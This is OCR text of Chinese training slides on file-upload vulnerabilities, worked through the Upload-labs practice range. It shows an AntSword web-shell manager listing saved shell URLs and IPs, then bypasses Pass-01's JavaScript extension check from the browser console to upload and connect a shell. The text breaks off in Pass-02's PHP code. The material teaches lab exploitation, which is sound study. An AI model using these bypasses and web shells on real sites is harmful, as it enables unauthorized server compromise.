
文件上传

北京联合大学 glzjin


能力要求

- 能找到文件上传点，绕过各种过滤，使上传的文件能被正确执行。


AntSword


中国蚁剑
数据管理 (25)
URL地址 IP地址 物理位置 网站备注 创建时间 更新时间
http://c745e5fb-37dc-42b6-9a0d- 39.97.247.120 香港 特别行政区 2019/10/09 07:36:17 2019/10/09 07:36:17
http://www.whalwl.com:8013/wel 47.75.13.104 加拿大 CZ88.NE 2019/10/07 20:43:06 2019/10/07 20:43:50
http://39.100.119.37:30180/back 39.100.119.37 香港 特别行政区 2019/10/03 15:13:46 2019/10/03 15:13:46
http://39.100.119.37:32580/back 39.100.119.37 香港 特别行政区 2019/10/03 14:52:43 2019/10/03 14:52:43
http://39.100.119.37:11480/asset 39.100.119.37 香港 特别行政区 2019/10/03 14:20:23 2019/10/03 14:20:23
http://39.106.94.18:13002/?file= 39.106.94.18 香港 特别行政区 2019/09/13 00:46:51 2019/09/13 00:46:51
http://39.106.94.18:13003/glzjin.p 39.106.94.18 香港 特别行政区 2019/09/13 00:40:25 2019/09/13 00:40:25
http://112.126.102.158:9999/sanc 112.126.102.158 北京市 北京万网 2019/09/07 22:59:01 2019/09/07 23:08:22
http://47.107.255.20:18088/users, 47.107.255.20 加拿大 CZ88.NE 2019/08/26 15:13:00 2019/08/26 15:16:51
http://47.107.255.20:18088/users, 47.107.255.20 加拿大 CZ88.NE 2019/08/25 09:27:15 2019/08/25 09:27:15
http://47.107.255.20:18088/users, 47.107.255.20 加拿大 CZ88.NE 2019/08/24 22:29:59 2019/08/24 22:29:59
http://47.111.59.243:9001/upload 47.111.59.243 加拿大 CZ88.NE 2019/08/17 13:37:17 2019/08/17 13:37:17
http://web69.buuoj.cn/upload/glzj 123.129.232.108 山东省济南市 联 2019/08/06 01:04:49 2019/08/06 16:29:13
http://149.248.17.220:9090/uploa 149.248.17.220 欧洲 CZ88.NET 2019/08/04 13:34:20 2019/08/04 13:34:20
http://139.180.144.87:9090/uploa 139.180.144.87 美国 CZ88.NET 2019/08/04 13:24:01 2019/08/04 13:24:01
http://222.85.25.41:9090/uploads 222.85.25.41 河南省许昌市 电 2019/08/04 13:17:48 2019/08/04 13:17:48
http://45.76.187.90:11027/upload 45.76.187.90 IANA 保留地址 2019/08/03 18:21:02 2019/08/03 18:21:02
http://web32.buuoj.cn/upload/tes 111.67.197.247 北京市 零色沸点 2019/07/09 22:44:49 2019/07/09 22:44:49
http://web51.buuoj.cn/index.php? 111.67.197.247 北京市 零色沸点 2019/07/09 08:45:19 2019/07/09 21:11:39
http://web51.buuoj.cn/index.php? 111.67.197.247 北京市 零色沸点 2019/07/09 17:41:34 2019/07/09 20:03:52
http://127.0.0.1:8302/index.php?f 127.0.0.1 IANA 保留地址 2019/07/09 08:54:54 2019/07/09 09:07:43
分类目录 (1)
添加 重命名 删除
默认分类 25

AntSword



Upload-Labs


不安全 | 1f90cbb4-5997-438b-bc4d-f64a60a95015.node2.buuoj.cn.wetolink.com:82
Upload-labs
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20
简介
upload-labs 是一个使用 php 语言编写的，专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关，每一关都包含着不同上传方式。
注意
1.每一关没有固定的通关方法，大家不要自限思维！
2.本项目提供的 writeup 只是起一个参考作用，希望大家可以分享出自己的通关思路。
3.实在没有思路时，可以点击 查看提示 。
4.如果黑盒情况下，实在做不出，可以点击 查看源码 。
后续
如在渗透测试实战中遇到新的上传漏洞类型，会更新到 upload-labs 中。当然如果你也希望参加到这个工作当中，欢迎 pull requests 给我！
项目地址： https://github.com/c0ny1/upload-labs
Copyright @ 2018 ~ 2019 by c0ny1

Upload-Labs-01


Upload-Labs-01

- 查看源码，前端过滤

```
81
82  <script type="text/javascript">
83      function checkFile() {
84          var file = document.getElementsByName('upload_file')[0].value;
85          if (file == null || file == "") {
86              alert("请选择要上传的文件!");
87              return false;
88          }
89          //定义允许上传的文件类型
90          var allow_ext = ".jpg|.png|.gif";
91          //提取上传文件的类型
92          var ext_name = file.substring(file.lastIndexOf("."));
93          //判断上传文件类型是否允许上传
94          if (allow_ext.indexOf(ext_name) == -1) {
95              var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
96              alert(errMsg);
97              return false;
98          }
99      }
100 </script>
```

Upload-Labs-01

- F12 控制台直接将函数置空




Upload-Labs-01

- 上传成功

Upload-Labs-01

- AntSword 连接



Upload-Labs-02

- 后端验证，判断文件 mime


代码

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/p
            $temp_file = $_FILES['upload_file']['tmp_name'];
